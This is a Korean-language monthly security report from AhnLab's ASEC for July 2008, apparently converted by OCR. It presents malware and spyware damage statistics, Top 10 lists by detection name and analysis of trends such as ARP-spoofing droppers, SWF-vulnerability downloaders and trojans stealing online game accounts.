ASEC Report 7월

® ASEC Report

2008. 8.

안철수연구소의 시큐리티대응센터(AhnLab Security Emergency response Center)는 악성코드 및 보안위협으로부터 고객을 안전하게 지키기 위하여 바이러스 분석 및 보안 전문가들로 구성되어 있는 조직이다.

이 리포트는 ㈜안철수연구소의 ASEC에서 국내 인터넷 보안과 관련하여 보다 다양한 정보를 고객에게 제공하기 위하여 악성코드와 시큐리티의 종합된 정보를 매월 요약하여 리포트 형태로 제공하고 있다.


I. ASEC 월간 통계

(1) 7월 악성코드 통계

Top 10 분석

7월순위		악성코드명	건수	%
1	new	Win-Trojan/Agent.48640.CM	140	16.5%
2	new	Dropper/ARPSpoofer.17408	131	15.4%
2	new	Dropper/OnlineGameHack.79872	111	13.1%
4	new	Dropper/ARPSpooer.41135	91	10.7%
5	new	Win-Trojan/Downloader.15872.FU	77	9.1%
6	new	Win-Trojan/Agent.15872.HJ	66	7.8%
7	new	Win-Trojan/OnlineGameHack.31918	61	7.2%
7	new	Win-Trojan/OnlineGameHack.80384.G	58	6.8%
9	new	Win-Trojan/Agent.16896.KM	57	6.7%
10	new	Dropper/OnlineGameHack.37691	57	6.7%
합계			849	100.0%

[표 1-1] 2008년 7월 악성코드 피해 Top 10



[그림 1-1] 2008년 7월 악성코드 피해 Top 10

[표 1-1]은 2008년 하반기를 시작하는 7월 악성코드로 인한 피해 Top 10에 랭크 된 악성코드들을 보여준다. Top 10에 포함된 악성코드들의 총 피해건수는 849건으로 7월 한 달 접수된 총 피해건 수(6213건)의 13.6%에 해당하며 지난 5월 204건(2.7%), 6월 315건(4.7%)에 비해 큰 폭으로 증가하였다.


[그림 1-1]은 에서 Win-Trojan/Agent.48640.CM과 Dropper/ARPSpoofer.17408, Dropper/OnlineGameHack.79872 의 비율이 16~13%로 다소 많은 비중으로 차지하고 있으며 나머지 악성코드들은 대부분 10%미만의 비율로 큰 차이를 나타내지는 않고 있다.

지난 달과 비교하여 특이할 만한 점은, 6월에 Top 10에 랭크되었던 다수의 유해가능프로그램과 웜 형태의 악성코드가 Top 10에서 밀려났으며, Top 10에 오른 악성코드는 모두 드롭퍼(Dropper)와 트로이목마 유형의 신종 악성코드이다. 이는 다수의 악성코드들이 자동화된 악성코드 제작툴을 이용하여 자동적으로 제작되어 다양한 변종이 생성되고 있는 것이 원인으로 분석된다.

지난 달에 비해 Top 10에 랭크 된 악성코드당 피해건수는 약 2배 이상 증가하였는데, 이는 ARP Spoofing을 이용한 트로이목마 형태의 악성코드가 많은 피해를 일으킨 것이 주요 원인으로 보인다.

비록 Top 10에는 랭크 되지 않았지만 국내 메신저 프로그램을 이용해 전파되는 악성코드가 발견되어 관련 담당자들을 긴장시키기도 했다. 유명 외산 메신저를 이용해 전파되는 악성코드의 경우, 국내 사용자들이 알 수 없는 영문 메시지 등과 함께 악성코드가 전달되는 통로로 메신저가 악용되는 것이 많이 알려져 있기 때문에, 사용자들이 악성코드로 의심하여 전송 받지 않아서 피해가 줄어들고 있는 것으로 추정되고 있다. 그러나, 국내 메신저를 이용해 전파된 악성코드의 경우 한글로 된 메시지와 함께 전송 파일명도 한글로 되어있는 등 외산 악성코드에 비해 위화감이 적어 사용자들이 별다른 의심 없이 파일을 전송 받아 피해가 발생한 것을 보인다.


특히 사용자들이 주의해야 할 점은 메신저를 이용해 전파되는 악성코드 대부분이 이미지 파일로 위장하여 보내는 만큼 실행파일이 아니라고 안심하고 다운로드 받아서는 절대로 안되며, 보내는 사람에게 꼭 확인을 한 다음 확인된 파일만 수신하는 습관을 가지는 것이 필요하다. 또한 해외 메신저로 전파되는 악성코드의 경우 또한 전송되는 파일명들이 호기심을 유발하기에 충분한 이름들로 되어 있는 경우가 많아 악성코드로 의심은 하면서도 혹시나 하는 마음에 전송 받아 피해를 입는 일도 없어야 하겠다.



[그림 1-2] 2008년 악성코드 피해 Top 10의 유형별 현황

[그림 1-2]는 7월 악성코드 피해 Top 10의 악성코드들을 유형별로 나타낸 것이다. 7월은 5월(트로이목마 91%, 드롭퍼 9%)과 6월(트로이목마 73%, 드롭퍼 11%)에 비해 트로이목마의 비율이 54%로 많이 줄어들었으며 드롭퍼가 46%를 차지하여 트로이 목마와 비슷한 비율을 보이고 있다. 지난 6월 Top 10에 들어있던 유해가능 프로그램과 웜은 7월에는 Top 10에 들지 못하고 순위에서 밀려 났으며 드롭퍼가 6월 11%에서 43%나 증가한 54%로 나타나 강세를 보였다.

월별 피해신고 건수




[그림 1-3] 2007,2008년 월별 피해신고 건수

[그림 1-3]은 월별 피해신고 건수를 나타내는 그래프로 7월은 전체 6,213건의 피해신고가


접수되었으며 지난달 6,634건에서 400건 가량 감소하였다. 2008년 2월 8,948건에서 3,254건으로 크게 감소된 이후 계속적으로 증가되다가 5월 7,650건을 기점으로 감소 추세를 보이고 있다. 이는 2007년 5, 6, 7월과 비교하면 정반대 현상이다.

지난 2007년과 2008년 현재까지의 통계를 보면 주로 2개월 단위로 증가와 감소가 반복되는 것을 볼 수 있으며 이러한 추세로 볼 때 8월은 악성코드 피해신고 건수가 증가하는 주기이나, 8월에는 휴가 시즌 등으로 인해 사용자의 PC 사용시간이 줄어드는 것을 감안하면, 실제 피해 신고건수는 줄어들 것으로 예상된다.




[그림 1-4] 2008년 7월 악성코드 유형별 피해신고 건 수

[그림 1-4]는 2008년 7월 전체 악성코드 유형별 피해신고 건 수를 나타내고 있는 그래프이다. Top 10의 유형과 마찬가지로 전체 피해신고 유형을 봤을때에도 트로이목마와 드롭퍼가 각각 75%, 17%가량으로 높은 비중을 차지하고 있으며 지난달에 비해 트로이목마가 10%정도 줄어들었고, 드롭퍼가 이 비율만큼 증가하였다. 스크립트와 유해 유해가능 프로그램이 소폭 감소했으며, 꾸준히 감소세를 보이던 바이러스는 7월에는 4건만이 신고되었다.



[그림 1-5] 2008년 7월 피해 신고된 악성코드의 유형별 현황

[그림 1-5]는 7월 한달 간 접수된 유형별 신고건수로 [그림 1-4]의 유형별 피해신고 건수와 마찬가지로 트로이목마가 82%로 여전히 높은 비율을 차지하고 있으며 지난달 72%에 비해 10%가 증가하였다. 나머지가 스크립트 5%, 드롭퍼 7%, 웜 4%, 유해가능프로그램이 2%를 골고루 차지하고 있으며 바이러스는 4건의 신고가 있었다.



[그림 1-6] 2008년 월별 피해신고 악성코드 종류

[그림 1-6]의 2008년 월별 피해신고가 되는 악성코드의 종류를 나타낸 그래프이다. 월별로 신고되는 악성코드들의 종류 [그림 1-3]의 월별 피해신고 건수와 마찬가지로 2월 1,364건으로 감소한 이후 계속적으로 증가하였으나 6월에 증가세가 꺾여 소폭 감소하였다가 7월에

는 큰 폭으로 감소하여 하강곡선이 뚜렷해졌다. 7월에는 악성코드 종류는 눈에 띄게 감소하였으나 피해신고 건수는 지난 6월과 비슷한 수준을 보이고 있다. 악성코드 종류로만 보았을 때에는 마치 악성코드가 줄어들어 피해가 줄어들고 있는 것처럼 보여질 수 있으나 악성코드당 피해는 더욱 증가하여 악성코드로 인한 피해가 좀처럼 줄어들지 않고 있음을 알 수 있다. 드롭퍼의 증가와 함께 ARP Spoofing으로 인해 악성코드가 전보다 빠르게 확산되어 피해를 키운 것으로 보인다.

7월의 악성코드 피해통계에서 눈에 띄는 점은 ARP Spoofing 관련 악성코드 변종이 많아지고 있으며, 실제 피해건수도 증가하는 추세라는 것이다. ARP Spoofing을 이용한 악성코드는 동일 네트워크를 사용하는 시스템 중 취약한 하나의 시스템에만 감염이 되어도 전체 네트워크 장애로 이어질 수 있고, 이로 인해 심각한 업무장애를 초래할 수 있다.

커다란 댐도 작은 구멍 하나로 무너질 수 있듯이 시스템 개인 사용자 및 기업의 보안 담당자는 잘 사용하지 않는 시스템이라도 항상 백신제품의 최신 엔진 업데이트와 최신 보안패치가 설치될 수 있도록 신경을 써야 할 것이다.

국내 신종(변형) 악성코드 발견 피해 통계

7월 한 달 동안 접수된 신종 (변형) 악성코드의 건수 및 유형은 [표 1-2]와 같다.

	웜	트로이	드롭퍼	스크립트	파일	매크로	부트	부트/파일	유해가능	비윈도우	합계
05 월	86	743	49	216	2	0	0	0	19	0	1115
06 월	67	1800	111	123	4	0	0	0	29	0	2134
07 월	77	1399	144	117	5	0	0	0	21	0	1763


[표 1-2] 2008년 최근 3개월 간 유형별 신종(변형) 악성코드 발견 현황

지난 달 사상 유례가 없을 정도로 큰 폭으로 상승한 신종(변형) 악성코드 발견 건수는 이번 달에는 약 17%가량 감소하였지만, 평균적으로 발견된 건수와 비교해보면 상당히 높은 수준이다. 7월에도 변함없이 SWF 관련 취약점과 ARP Spoofing을 이용한 중국 발 악성코드 감염 사례가 다수 발생하였으며, 이러한 영향으로 신종(변형) 악성코드가 평균 이상으로 발견되고 있는 것으로 보인다.

실제로 발견된 신종(변형) 악성코드 개수가 적어졌다고 실제로 제작되고 있는 악성코드가 줄어들었다고 단정할 수 없다. 그 이유로는 SWF 관련 취약점이 포함된 샘플에 대한 Generic 한 진단 기능이 대부분의 백신 프로그램들에 포함되고, 플래시 플레이어를 배포하는 대형 포털 또는 웹 사이트 등에서 취약한 플래시 플레이어를 업데이트한 것 등으로 인하여 원천적으로 악성코드가 차단되어 발견된 악성코드가 적어졌을 것으로 추정된다.


취약한 SWF 파일은 대량으로 악성코드를 다운로드 받아오는 멀티 다운로더를 다운로드한다. 일반적으로 이들 멀티 다운로더들은 10~20 개 정도의 악성코드를 다운로드해서 사용자 PC에 설치하며, 이들은 실행 후 악의적인 모듈을 생성하므로 하나의 멀티 다운로더로 수십 개의 악성코드가 시스템을 감염시킬 수가 있었다. 따라서 취약한 SWF 파일을 Generic 하게 진단하게 되어 추가로 설치되는 악성코드 수가 감소한 것으로 추정된다.

다음 [그림 1-7]은 이번 달 악성코드 유형을 상세히 분류한 것이다.



[그림 1-7] 2008년 07월 신종 및 변형 악성코드 유형


이번 달은 트로이목마의 비율이 79% 로 전월 대비하여 감소 하였다. 특히 온라인 게임의 사용자 계정 정보를 훔쳐내는 악성코드가 큰 폭으로 감소하여 전체적으로 악성코드 비율이 감소 하였다. 드롭퍼 유형은 ARP Spoofing 증상을 발생하는 형태와 국산 메신저의 사용자 계정을 훔쳐내는 Dropper/Natice 등이 등장하면서 전월 대비 30% 가량 증가 하였다.



[그림 1-8] 최근 3개월간 악성코드 분류별 발견 개수

스크립트류는 5% 정도 전월 대비 소폭 감소하였다. 웜 유형은 15% 정도 증가하였으며 그중에서도 Autorun 관련 웜이 소폭 증가 하였다. 유해가능 프로그램류는 모니터링 프로그램, 패치류, 애드웨어가 주를 이루었다. 파일 바이러스는 Win32/Dellboy 바이러스가 4종류 보고되었다. 그리고 악성코드에서 주로 사용되는 악의적인 실행압축 프로그램 2종류를 진단하도록 엔진에 추가 하였다.

다음 [그림 1-9]에서는 트로이목마 및 드롭퍼의 전체 비중에서 상당한 비율을 차지 하는 온라인 게임의 사용자 계정을 탈취하는 트로이목마의 추세를 살펴보았다.



[그림 1-9] 온라인 게임 사용자 계정 탈취 트로이목마 현황

전월 대비 38% 감소 하였는데 이와 같은 원인은 위에서 추정 한 것처럼 SWF 취약점 파일에 대한 Generic 진단 및 플래시 플레이어에 대한 업데이트가 주된 원인으로 추정된다. 또한 대다수의 변형을 진단하지 못하지만 꾸준히 해당 트로이목마에 대한 변형 군에 대한 Generic 진단추가도 신종 악성코드 발견 개수 감소에 어느 정도 기여한다고 추정된다. 그러나 계속적인 변형발생과 진단을 회피하도록 하는 다형성 크립터로 인하여 해당 진단법이 커버할 수 있는 기간은 길지 않은 편이다.

6월에는 SWF 취약점으로 유례가 없는 정도로 많은 관련 악성코드가 보고 되었으며, 7월달에는 ARP Spoofing의 영향으로 5월달과 비교하여 관련 악성코드가 발견되었다. 따라서 이러한 악성코드 증가 추세는 앞으로도 계속 될 것으로 보인다. 또한 멀티 다운로더에 의한 악성코드 대량 감염도 해당 악성코드 유형의 발견 개수를 폭발적으로 증가시키는 하나의 요인


이다.

최근 들어서는 별도의 실행 압축을 하지 않고 자체적으로 스트링이나 API를 암호화하는 형태도 증가하였다. 또한 파일 크기를 랜덤으로 늘리고 쓰레기 데이터를 붙여 안티 바이러스 진단을 우회하는 등 진단을 회피하는 형태도 부쩍 증가하고 있다.

(2) 7월 스파이웨어 통계

순위		스파이웨어 명	건수	비율
1	New	Win-Downloader/Makrea.21287	39	37%
2	New	Win-Downloader/Makrea.15872	15	13%
3	New	Win-Spyware/PWS.OnLineGame.179171	8	8%
4	New	Win-Dropper/PWS.Gamehack.17791	7	7%
5	New	Win-Spyware/PWS.OnlineGame.92952	6	6%
6	New	Win-Adware/Rogue.XpAntivirus.9457664	6	6%
7	New	Win-Spyware/Zlob.454656	6	6%
8	New	Win-Dropper/Duno.516310	6	6%
9	New	Win-Spyware/Agent.82944.F	6	6%
10	↓7	Win-Spyware/Xema.208896.D	5	5%
합계			104	100%

[표 1-3] 2008년 7월 스파이웨어 피해 Top 10



[그림 1-10] 2008년 7월 스파이웨어 피해 Top 10

2008년 7월 변형을 제외하고 가장 많은 피해를 입힌 스파이웨어는 [표 1-3]에서와 같이 스파이웨어 피해 Top10의 1, 2위를 차지한 다운로더 마크레아(Win-Downloader/Makrea)이다.

